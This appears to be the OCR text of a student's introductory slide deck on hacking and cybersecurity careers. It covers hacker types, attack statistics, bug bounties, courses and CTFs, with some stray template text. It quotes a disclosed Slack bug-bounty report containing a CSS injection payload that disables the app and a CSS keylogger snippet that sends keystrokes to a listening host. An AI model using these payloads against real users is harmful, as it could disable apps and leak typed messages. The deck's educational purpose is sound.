
Learn To Hack!



Forest Anderson
forestkzanderson@gmail.com
github.com/AngelOnFira

TABLE OF CONTENTS

01

WHAT IS HACKING?

Exploring the world of
breaking and entering

WHAT IS HACKING?

Hacking refers to activities that comprise digital devices.

- Financial gain
- Political gain
- Information gathering
- Fun

Source: https://www.malwarebytes.com

TYPES OF HACKER

WHITE HAT

GREY HAT

BLACK HAT

Is This Legal?

TYPES OF HACKER

WHITE HAT


GREY HAT

BLACK HAT


CYBERSECURITY

Compromise A Digital System

COMPROMISING DIGITAL SYSTEMS



02
THE CYBERSEC WORLD

A look at the fight against cyber-evil

THE STATS

COST

In 2017, Canadian businesses spent $14 billion on cyber security prevention, detection, and recovery

EFFECT

21% of businesses were impacted by cyber security incidents in 2017

PUBLIC

Almost six out of ten (57%) Canadian Internet users reported experiencing a cyber security incident in 2018


NEPTUNE

Neptune is the farthest planet from the Sun

Source: https://www150.statcan.gc.ca/n1/pub/89-28-0001/2018001/article/00015-eng.htm

Live Attacks

Hackers Attack Every 39 Seconds




* attack a controlled computer in a research lab setting

Source: https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds
https://techjury.net/blog/how-many-cyber-attacks-per-day/

How Do We Collect This Information?

TRAPPING THE CYBER-ATTACKERS



Source: https://encyclopedia.kaspersky.com/glossary

Check Point
SOFTWARE TECHNOLOGIES LTD.

THREATCLOUD


LIVE CYBER THREAT MAP

18,216,975 ATTACKS ON THIS DAY

RECENT DAILY ATTACKS

ATTACKS Current rate — 4 +

- Ursnif.TC.auab
  17:22:27 US, United States → India
- Maze.TC.uo
  17:22:27 US, United States → India
- Maze.TC.uo
  17:22:27 US, United States → India
- Emotet.TC.obzi
  17:22:26 United Kingdom → Japan
- Ciscotalos.TC.h
  17:22:26 US, United States → Guatemala
- Ciscotalos.TC.h
  17:22:26 US, United States → Guatemala
- Emotet.TC.maju
  17:22:26 Thailand → Japan



Malware Phishing Exploit

TOP TARGETED COUNTRIES

Highest rate of attacks per organization in the last day.

- Nepal
- Indonesia
- Mongolia
- Bolivia
- Jamaica

TOP TARGETED INDUSTRIES

Highest rate of attacks per organization in the last day.

- Utilities
- Government
- Education

TOP MALWARE TYPES

Malware types with the highest global impact in the last day.

- Backdoor
- Banking
- Botnet

What Does An Oopsie Woopsie Look Like?

Cybersecurity

PROGRAMS

CARLETON INTERNATIONAL

CANADA-INDIA CENTRE @ CARLETON

CONTACT US

About the Program

Offered by the Global Academy and Carleton's academic faculties, this program is specifically meant for cybersecurity students and professionals. It is four weeks in length and includes experiential learning through weekly industry visits.


The curriculum can be customized in accordance with specific professional development objectives of participants and/or their home institutions.

Our currently offered program emphasizes:

- policy challenges
- actors
- initiatives related to cybersecurity including:
    - security of the core infrastructure
    - cyberwarfare

Computer Science
Computer and Internet Security Stream
B.C.S. Honours (20.0 credits)

A. Credits Included in the Major CGPA (9.5 credits)		
1. 6.5 credits in:		6.5
COMP 1405 [0.5]	Introduction to Computer Science I	
COMP 1406 [0.5]	Introduction to Computer Science II	
COMP 1805 [0.5]	Discrete Structures I	
COMP 2401 [0.5]	Introduction to Systems Programming	
COMP 2402 [0.5]	Abstract Data Types and Algorithms	
COMP 2404 [0.5]	Introduction to Software Engineering	
COMP 2406 [0.5]	Fundamentals of Web Applications	
COMP 2804 [0.5]	Discrete Structures II	
COMP 3000 [0.5]	Operating Systems	
COMP 3004 [0.5]	Object-Oriented Software Engineering	
COMP 3005 [0.5]	Database Management Systems	
COMP 3007 [0.5]	Programming Paradigms	
COMP 3804 [0.5]	Design and Analysis of Algorithms I	
2. 2.0 credits in:		2.0
COMP 3008 [0.5]	Human-Computer Interaction	



PRIVACY & SECURITY

Carleton University recovering from ransomware attack

Howard Solomon @howarditwc
Published: November 29th, 2016

Carleton University is still investigating the source of a computer attack Tuesday that infected over 3,000 PCs and temporarily interrupted service to students and faculty amid reports of a ransomware infection.

UPDATE: In an interview Thursday morning Beth Gorham, the university's manager of public

Local News

Carleton University says 'no personal information' hacked following cyberattack

Tom Spears • Ottawa Citizen
Dec 01, 2016 • Last Updated 3 years ago • 1 minute read

Sha

TREN

1

2

3

Technology & Science

Carleton University computers infected with ransomware

'Our research is halted right now because all our computers are either shut down or infected'

Matthew Braga · CBC News · Posted: Nov 29, 2016 1:19 PM ET | Last Updated: November 29, 2016

PO

1

2

3

4

Directed by
ROBERT B. WEIDE


03
WAIT, I CAN MAKE MONEY?

Exploring the lucrative side of cybersecurity

“It’s not magic, it’s talent and sweat. People like me ensure your packets get delivered unsniffed. So what do I do? I make sure that one bad config on one key component doesn’t bankrupt the entire f*cking company. That’s what the f*ck I do.”

—Gilfoyle, Silicon Valley

3,500,000



Number of unfilled
cybersecurity jobs by 2021


Source: Oct 2019 https://cybersecurityventures.com/jobs/

RED TEAM


- Offensive Security
- Ethical Hacking
- Exploiting vulnerabilities
- Penetration Tests
- Black Box Testing
- Social Engineering
- Web App Scanning

BLUE TEAM

- Defensive Security
- Infrastructure protection
- Damage Control
- Incident Response(IR)
- Operational Security
- Threat Hunters
- Digital Forensics



Source: https://hackernoon.com/introducing-the-infosec-colour-wheel-blending-developers-with-red-and-blue-security-teams-6437c1a07700



HACKERONE

RESPONSE

Give everyone a “see something, say something” process to report vulnerabilities.


BOUNTY

Get continuous coverage, from around the globe, and only pay for results.

PENTEST

Get real-time visibility into the vulnerabilities as they are found.

$35,000,000+



Bug bounties paid out by
Hackerone in 2019

Source: https://www.hackerone.com/blog/hacking-good


UOTTAHACK
UOTTA HACK

Matt Langlois (fletchto99)

https://fletchto99.dev

Joined July 2016

Stats 90 Days

- Signal

- Percentile

Hacktivity

All

46 Rack parses encoded cookie names allowing an attacker to send malicious `__Host-` and `__Secure-` prefixed cookies

By fletchto99 to Ruby on Rails | Resolved | Low

disclosed 3 months ago

34 CSS Injection to disable app & potential message exfil

By fletchto99 to Slack | Resolved | Medium | $500.00

disclosed 10 months ago

Thanks

2 thanks received

	Valid / Closed	Reputation	Rank
Slack	1/1	22	-
Ruby on Rails	1/1	7	25

Matt Langlois (fletchto99)

129	-	4.67	86th
Reputation	Rank	Signal	Percentile

34

#679969

CSS Injection to disable app & potential message exfil

Share:

State	Resolved (Closed)	Severity	Medium (4.3)
Disclosed	November 9, 2019 12:09pm -0500	Participants	
Reported To	Slack	Visibility	Disclosed (Full)
Asset	slack.com (Domain)		
Weakness	Improper Input Validation		
Bounty	$500		

Collapse

TIMELINE

fletchto99 submitted a report to **Slack**. Aug 22nd (about 1 year ago)

Tested on Slack for MacOS v4.0.2 - I've marked this as code injection since there was no "css injection"

1. In the app go to Preferences -> Sidebar
2. Enable custom theming
3. Set the column BG to `#FFFFFF;} html {display:none;}`
4. The app will no-longer render (this survives re-installs)

If this theme were to be shared to someone unsuspecting they would be unable to use slack, even surviving a reinstall (on mac, untested on other platforms).

Furthermore it might be possible to exfil message data using CSS only. As seen here it is possible to keylog via CSS only https://github.com/maxchehab/CSS-Keylogging/ however I have not been able to come up with a proper PoC of this.

I've marked this as low for now as I don't have a PoC exiling data however I have shown that it is possible to inject to completely disable the app.

Impact

The app is no longer able to render - there might be the possibility of data exfil but I didn't get a PoC working.

fletchto99 posted a comment. Aug 23rd (about 1 year ago)

To further add it might be possible to get a keylogger working to log messages via something like:

```
input[type="text"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}
```

Repeating for a->z A->Z and 1-9... This could likely be saved in a CSS file somewhere and then imported using `@import <said css file>` I haven't managed to get a PoC working for that yet.

In the meantime if you'd like to use slack with comic sans feel free to use: `;}*{FONT-FAMILY:"COMIC SANS MS"!IMPORTANT;}STYLE~DIV,DIV[TABINDEX="-1"]`


- fletchto99


MIREGO
CS GAMES 18

04
HOW DO I LEARN?

Steps for you to take to dive
into the cybersec world

CARLETON COURSES



GEEKWEEK

GEEKWEEK

A weeklong event held by the Canadian government


CYBER HEALTH DASHBOARD

A live Tableau dashboard to show a company's cyber health in relation to its sector.

RETROHUNT

Indexing terabytes of malware for easy hex n-gram searches

CTFs



Learn by doing. In a CTF, you compete against other teams to solve security puzzles.

NSec CTF

The NorthSec CTF is the largest in-person CTF in Canada. In 2019, over 600 hackers participated!

THANKS!

Do you have any questions?

forestkzanderson@gmail.com
github.com/AngelOnFira

CREDITS: This presentation template was created by **Slidesgo**, including icons by **Flaticon**, and infographics & images by **Freepik**